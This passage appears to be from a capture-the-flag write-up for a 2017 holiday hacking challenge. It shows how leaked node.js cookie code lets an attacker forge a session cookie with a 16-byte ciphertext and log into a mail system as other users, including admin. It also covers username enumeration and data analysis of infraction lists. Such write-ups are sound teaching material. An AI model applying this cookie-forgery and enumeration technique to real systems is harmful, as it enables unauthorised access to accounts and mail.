The file server share name is **FileStor** and the files can be seen above[14].

[13] A previous version of the file listing also showed the calculator but when doing the writeup, it had mysteriously disappeared

[14] Originally, this did have the calculator file as can be seen here: https://bitbucket.org/sansholidayhack/hhc2017/src/19d10f4bcdb60bd2fe467d78739ddbb8b3bde0e8/Servers/smb/04_connect_to_share?at=master&fileviewer=file-view-default

4) Elf Web Access (EWA) is the preferred mailer for North Pole elves, available internally at http://mail.northpolechristmastown.com. What can you learn from The Great Book page found in an e-mail on that server?

This time around, Pepper Minstrix offers up some clues.

I'm so excited for the new email system that Alabaster Snowball set up for us. He spent a lot of time working on it. Should make it very easy for us to share cookie recipes. I just hope that he cleared up all his dev files. I know he was working on keeping the dev files from search engine indexers.

The new email system's authentication should be impenetrable. Alabaster was telling me that he came up with his own encryption scheme using AES256, so you know it's secure.

AES256? Honestly, I don't know much about it, but Alabaster explained the basic idea and it sounded easy. During decryption, the first 16 bytes are removed and used as the initialization vector or "IV." Then the IV + the secret key are used with AES256 to decrypt the remaining bytes of the encrypted string.

Hmmm. That's a good question, I'm not sure what would happen if the encrypted string was only 16 bytes long.

Every year when Santa gets back from delivering presents to the good girls and boys, he tells us stories about all the cookies he receives. I love everything about cookies! Cooking them, eating them, editing them, decorating them, you name it!

We SSH as shown before, setting the port as 6666[15], set our browser proxies and visit http://mail.northpolechristmastown.com




Figure 10 - Firefox Settings

[15] Appendix I shows how we set up Putty for this setup




Figure 11 - MAIL

The robots.txt file is used to tell web crawlers what parts of the site they should not index. This is often a profitable place to look, as it can contain things developers don't want to be found. Pepper Minstrix hints at this being the case for the mail site: "*I know he was working on keeping the dev files from search engine indexers*".

Visiting http://mail.northpolechristmastown.com/robots.txt presents us with the following:

```
User-agent: *
Disallow: /cookie.txt
```

We follow the trail to http://mail.northpolechristmastown.com/cookie.txt which contains the following node.js snippet

```
//FOUND THESE FOR creating and validating cookies. Going to use this in node js
function cookie_maker(username, callback) {
    var key = 'need to put any length key in here';
    //randomly generates a string of 5 characters
    var plaintext = rando_string(5)
    //makes the string into cipher text .... in base64. When decoded this 21 bytes in total length. 16 bytes
for IV and 5 byte of random characters
    //Removes equals from output so as not to mess up cookie. decrypt function can account for this without
erroring out.
    var ciphertext = aes256.encrypt(key, plaintext).replace(/\=/g, '');
    //Setting the values of the cookie.
    var acookie = ['IOTECHWEBMAIL', JSON.stringify({
        "name": username,
        "plaintext": plaintext,
        "ciphertext": ciphertext
    }), {
        maxAge: 86400000,
        httpOnly: true,
        encode: String
    }]
    return callback(acookie);
};

function cookie_checker(req, callback) {
    try {
        var key = 'need to put any length key in here';
        //Retrieving the cookie from the request headers and parsing it as JSON
        var thecookie = JSON.parse(req.cookies.IOTECHWEBMAIL);
        //Retrieving the cipher text
        var ciphertext = thecookie.ciphertext;
        //Retrievingin the username
        var username = thecookie.name
        //retrieving the plaintext
        var plaintext = aes256.decrypt(key, ciphertext);
        //If the plaintext and ciphertext are the same, then it means the data was encrypted with the same
key
        if (plaintext === thecookie.plaintext) {
            return callback(true, username);
        } else {
            return callback(false, '');
        }
    } catch (e) {
        console.log(e);
        return callback(false, '');
    }
};
```

Interestingly, the EWA cookie being set in a similar fashion.

Name	Domain	Value
ASP.NET_SessionId	mail.northpolechristmastown.com	yb3qym2vld1ufclm33mant5c
EWA	mail.northpolechristmastown.com	{"name":"GUEST","plaintext":"","ciphertext":""}

Figure 12- EWA Cookie

Having access to the code the authentication scheme that the EWA system is based on is extremely helpful. Looking through this we can see it is fundamentally flawed. All data (apart from the key) is under client control, being stored and supplied through a cookie. The *cookie_checker* function, does not validate that the ciphertext is a minimum length, therefore if the cipher text is only 16 bytes, then this will be entirely used as the Initialisation Vector (IV), leaving the resulting plaintext as a blank string.

We validated this using the following script[16]

```
var aes256 = require('aes256');
var key = 'THIS IS MY ONE AND ONLY KEY'; // A KEY
var plaintext = 'ABCDE'; // 5 CHARACTER STRING
var encrypted = aes256.encrypt(key, plaintext);
console.log ('Encrypted: [' + encrypted +']');
var plaintext = aes256.decrypt(key, encrypted);
console.log ('Decrypted as normal: [' + plaintext +']')
var plaintext = aes256.decrypt(key, 'TVJKQU5VU1pKQVNJTlNLSQ=='); // SET ENCRYPTED STRING TO ONLY 16 BYTES
console.log ('Decrypted with a 16-byte cipher: [' + plaintext +']')
```

The results confirmed our interpretaton:

```
"Encrypted: [Wdst5ojv8SWzF8vnwTmeRG5pjYFx]"
"Decrypted as normal: [ABCDE]"
"Decrypted with a 16-byte cipher: []"
```

Entering random data in the username and password fields, we get the following error which helps us establish the format of the emails.




Figure 13 - Email format

[16] https://runkit.com/janusz/aes256

Entering a valid email address (as in the code snippet below) but an incorrect password gives us the following error. This is a significant information disclosure vulnerability, and provides us with a mechanism to enumerate email addresses.




Figure 14 - Password

```
{
        "name": "alabaster.snowball@northpolechristmastown.com",
        "plaintext": "",
        "ciphertext": " TVJKQU5VU1pKQVNJTlNLSQ=="
}
```

All we have do is set the EWA cookie to the above, refresh the home page and we get logged in. In Firefox, this is as easy as right hand clicking the cookie and editing it[17].




Figure 15 - Cookie

Normally, we'd be able to use JavaScript in the console to set the cookie but are unable to since HttpOnly is set to true. A HttpOnly session cookie will be used only when transmitting HTTP (or HTTPS) requests, thus restricting access from other, non-HTTP APIs (such as JavaScript).

[17] You could even do it in Burp Suite but we cover Burp Suite later on so let's not get carried away with alternative solutions… yet

With the page refreshed and the cookie set, we get logged into http://mail.northpolechristmastown.com/account.html




Figure 16 - Logged In

Going into inbox, sent and write – we can see and do the *obvious* actions.




Figure 17 – Inbox




Figure 18 – Sent




Figure 19 - Write

Reading through the emails makes for an interesting read but for the purpose of this question, the following was most relevant




Figure 20 – Email

Many systems have default usernames of "admin" or "administrator", and we quickly discover admin@northpolechristmastown.com is a valid username. We then modify our browsers cookie, replacing GUEST with admin@northpolechristmastown.com, ciphertext with a 22 character string "123456789012345678901 2" (equivalent to 16 characters that have been base64 encoded). Once this is done refreshing the login page, results in our being logged in as the administrator (Alabaster Snowball, who also has a personal account). We then retrieved the emails from all accounts, looking for useful information.

Additionally, a python script was then developed[18] to enumerate email addresses, and extract all the emails.

18 https://bitbucket.org/sansholidayhack/hhc2017/src/05280bed62ef0822dfc4d819d43cae779caf89d4/Servers/mail/fetchEmail.py?at=master&fileviewer=file-view-default

Answer

We can get the page from the great book by visiting
http://mail.northpolechristmastown.com/attachments/GreatBookPage4_893jt91md2.pdf

The page speaks of the lollipop guild. The guild engages in offensive operations against the North Pole. The elves consider them a terrorist organization.

The elves allege that the guild has infiltrated its operatives, disguised as elves and are called munchkin moles.

Despite looking identical, there's no confirmation but rumours persist.

5) How many infractions are required to be marked as naughty on Santa's Naughty and Nice List? What are the names of at least six insider threat moles? Who is throwing the snowballs from the top of the North Pole Mountain and what is your proof?

Having retrieved the data from part 3 above, we now have a number of files to look through. Before, that, our tips come from Minty Candycane.

I have a very important job at the North Pole: GDPR compliance officer. Mostly I handle data privacy requests relating to Santa's naughty and nice list. I maintain the documents for compliance on the North Pole file store server.

The North Pole Police Department works closely with Santa on the naughty and nice list infractions. Mild naughty events are "1 coal" infractions, but can reach as high as "5 coal" level.

I'm still a little shaken up from when I had to call them in the other day. Two elves started fighting, pulling hair, and throwing rocks. There was even a super atomic wedgie involved! Later we were told that they were Munchkin Moles, though I'm still not sure I can believe that.

Unrelated, but: have you had the pleasure of working with JSON before? It's an easy way to programmatically send data back and forth over a network. There are simple JSON import/export features for almost every programming language!

One of the conveniences of working with JSON is that you can edit the data files easily with any text editor. There are lots of online services to convert JSON to other formats too, such as CSV data. Sometimes the JSON files need a little coaxing to get the data in the right format for conversion, though.

As one of the clues mentions the North Pole Police Department, we visit http://nppd.northpolechristmastown.com/. It looks to be running the app engine SDK – development tools for Google App Engine[19] but we shan't attempt to exploit it.[20]

We visit http://nppd.northpolechristmastown.com and go to the infractions page.

[19] https://github.com/optimizely/python-appengine

[20] We won't be exploiting this machine due to the rules "*You are also authorized to download data from nppd.northpolechristmastown.com, but you are not authorized to exploit that machine*".




Figure 21 - When screen captures go wrong

Looking through the list, it seems there are only 3 statuses so we try one and we're then presented with a download option[21]. We iterate through the 3 statuses and download all JSON files.

[21] We could have always just done a search on any date greater than 1st Jan 1970 but why make it easy!

The JSON files have a structure as follows

```
{
        "count": 327,
        "query": "status:closed",
        "infractions": [{
                "status": "closed",
                "severity": 4.0,
                "title": "Aggravated pulling of hair",
                "coals": [1, 1, 1, 1],
                "date": "2017-02-02T12:13:51",
                "name": "Nina Fitzgerald"
        },
        …
```

All have the same structure which means we can then combine them using the script below

```
import json
import csv
import glob, os

merged_data = []
os.chdir("C:\\Users\\Alan\\Downloads\\SANS\\")
for file in glob.glob("*.json"):
    print(os.path.abspath(file))

    infractions = open(os.path.abspath(file),"r")
    infractions_parsed = json.load(infractions)
    infractions = infractions_parsed['infractions']
    merged_data = merged_data + infractions

# open a file for writing
csv_data = open('json.csv', 'w')
# create the csv writer object
csvwriter = csv.writer(csv_data, lineterminator='\n')
count = 0
for inf in merged_data:
      if count == 0:
             header = inf.keys()
             csvwriter.writerow(header)
             count += 1
      csvwriter.writerow(inf.values())
csv_data.close()
```

Again, in hindsight, we could have just pulled all infractions using curl as below[22].

```
curl -i -s -k  -X 'GET' 'http://nppd.northpolechristmastown.com/infractions?query=date>2010-01-01&json=1' >
nppd.date-2010-01-01.json
```

[22] But where's the fun in doing stuff easy eh?

We are then left with a CSV file with the headers as status, severity, title, coals, date and name. From our earlier SMB file retrieval, we are also left with a naughty and nice list which shows a list of names and where they were naughty or nice. There is a CSV and Microsoft Word file which match up the names on the naughty and nice list.

```
Abdullah Lindsey,Nice
Abigail Chavez,Nice
…
```

There's two[23] ways we can do what we need to.

SQLite

Let's dip into a bit of PowerShell in windows for a change. Here we create a table for each JSON file and then import the data.

```
PS C:\Users\Alan\Downloads\SANS> .\sqlite3.exe
SQLite version 3.21.0 2017-10-24 18:55:49
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> create table infractions (status,severity,title,coals,date,name);
Error: near "infractions": syntax error
sqlite> create table infractions (status,severity,title,coals,date,name);
sqlite> .mode csv
sqlite> .import json.csv infractions
sqlite> create table list (who,status);
sqlite> .mode csv
sqlite> .import list.csv list
sqlite> SELECT count(*) FROM infractions INNER JOIN list on infractions.name = list.who WHERE
list.status='Nice' GROUP BY name ORDER BY count(*) DESC LIMIT 1;
3
sqlite> SELECT count(*) FROM infractions INNER JOIN list on infractions.name = list.who WHERE
list.status='Naughty' GROUP BY name ORDER BY count(*) ASC LIMIT 1;
4
```

So, it looks like we found the infractions needed to stay off the naughty list. We won't go into the details[24] of it but what we are doing is:

- Joining two tables based on a common identifier
- Grouping the data on name
- Counting the maximum number of instances within the grouped data that are on the nice list
- Counting the minimum number of instances within the grouped data that are in the naughty list
- Crossing our fingers that these don't clash[25] so we could say what you needed to do to stay on one list or the other

[23] There's probably a lot more than two

[24] Follow up reading can be found at https://pen-testing.sans.org/blog/2017/12/09/your-pokemon-guide-for-essential-sql-pen-test-commands

[25] They did clash initially but a quick message to SANS and the data was refreshed

Now, to look for at least 6 insider threat moles. The files pulled from the SMB server offer up yet more clues and actual names (Boq Questrian and Bini Aru). They have been accused of short distance rock throwing and hair pulling. Minty Candycane also said the moles were pulling hair, throwing rocks and doing super atomic wedgies.

The questions are whether a mole needs at least 1 or 2 of the aforementioned infractions, whether they need to be on the naughty list etc

To be on the safe side, we try to incorporate as much as the above as possible

```
sqlite> SELECT name,list.status, count(*) FROM infractions INNER JOIN list on infractions.name=list.who WHERE
list.status = 'Naughty' AND title IN ('Throwing rocks (at people)','Giving super atomic wedgies','Aggravated
pulling of hair','Playing with matches','Possession of unlicensed slingshot') GROUP BY name HAVING
COUNT(*)>2;
"Beverly Khalil",Naughty,4
"Bini Aru",Naughty,4
"Boq Questrian",Naughty,4
"Charmaine Joseph",Naughty,3
...
"Nina Fitzgerald",Naughty,5
"Sheri Lewis",Naughty,4
"Wesley Morton",Naughty,4
```

So here we are looking where an individual has done at least two of the infractions mentioned previously and is on the naughty list.

Excel

We won't go into detail about how we did it in Excel but will give a brief overview. To find what the amount of infractions needed to be on the naughty list:

1. Insert both CSV files (JSON and List) as worksheets into excel
2. Do a VLOOKUP in the JSON spreadsheet to match an individual with their naughty/nice status
    a. VLOOKUP(E2,LIST!$A$1:$B$541,2,FALSE)
3. Do a count of number of occurences
    a. COUNTIF($E$2:$E$123,E2)
4. Filter data based on naughty of nice status and see what the count filter had

To find out who were insider moles:

1. Insert the JSON csv in as a worksheet
2. Filter based on whether the title was in the list in the SQL above
3. Copy/paste to a new worksheet
4. Do a formula to count number of occurrences of the individual
    a. COUNTIF($E$2:$E$123,E2)
5. Filter out any that have a count of 1 or 2
6. Remove duplicates

Answer

There are 4 infractions that are needed to be marked on Santa's naughty and nice list.

The names of at least (potentially all) 6 insider threat moles are:

1. Beverly Khalil
2. Bini Aru
3. Boq Questrian
4. Charmaine Joseph
5. Erin Tran
6. Josephine Howard
7. Kirsty Evans
8. Lance Montoya
9. Manuel Graham
10. Nina Fitzgerald
11. Sheri Lewis
12. Wesley Morton

The Abominable Snow Monster was throwing the snowballs. The proof was from a conversation with Bumble and Sam.

Arrrrrrrrgh! Grrrrrrrr! ROOOOOOOAR!

You've done it! You found out who was throwing the giant snowballs! It was the Abominable Snow Monster. We should have known. Thank you for your great work!

But, you know, he doesn't seem quite himself. Look into his eyes. It almost looks like he has been hypnotized. Something's not right with him.

In fact, he seems to be under someone else's control. We've got to find out who is pulling his strings, or else the real villain will remain on the loose and will likely strike again.

It means, buckle your seatbelt, dear player, because the North Pole is going bye-bye

6) The North Pole engineering team has introduced an Elf as a Service (EaaS) platform to optimize resource allocation for mission-critical Christmas engineering projects at http://eaas.northpolechristmastown.com. Visit the system and retrieve instructions for accessing The Great Book page from C:\greatbook.txt. Then retrieve The Great Book PDF file by following those directions. What is the title of The Great Book page?

Sugarplum Mary is up next with her batch of clues

The Elf As A Service (EAAS) site is a new service we're experimenting with in the North Pole. Previously, if you needed a special engineer for toy production, you would have to write a memo and distribute it to several people for approval. All of that process is automated now, allowing production teams to request assistance through the EAAS site.

The EAAS site uses XML data to manage requests from other teams. There is a sample request layout available that you can download. Teams just customize the XML and submit!

I think some of the elves got a little lazy toward the go-live date for EAAS. The sample XML data doesn't even include a DTD reference.

XML processing can be complex. I saw an interesting article recently on the dangers of external XML entities[26]*.*

We SSH in, set our proxies and visit http://eaas.northpolechristmastown.com

[26] https://pen-testing.sans.org/blog/2017/12/08/entity-inception-exploiting-iis-net-with-xxe-vulnerabilities

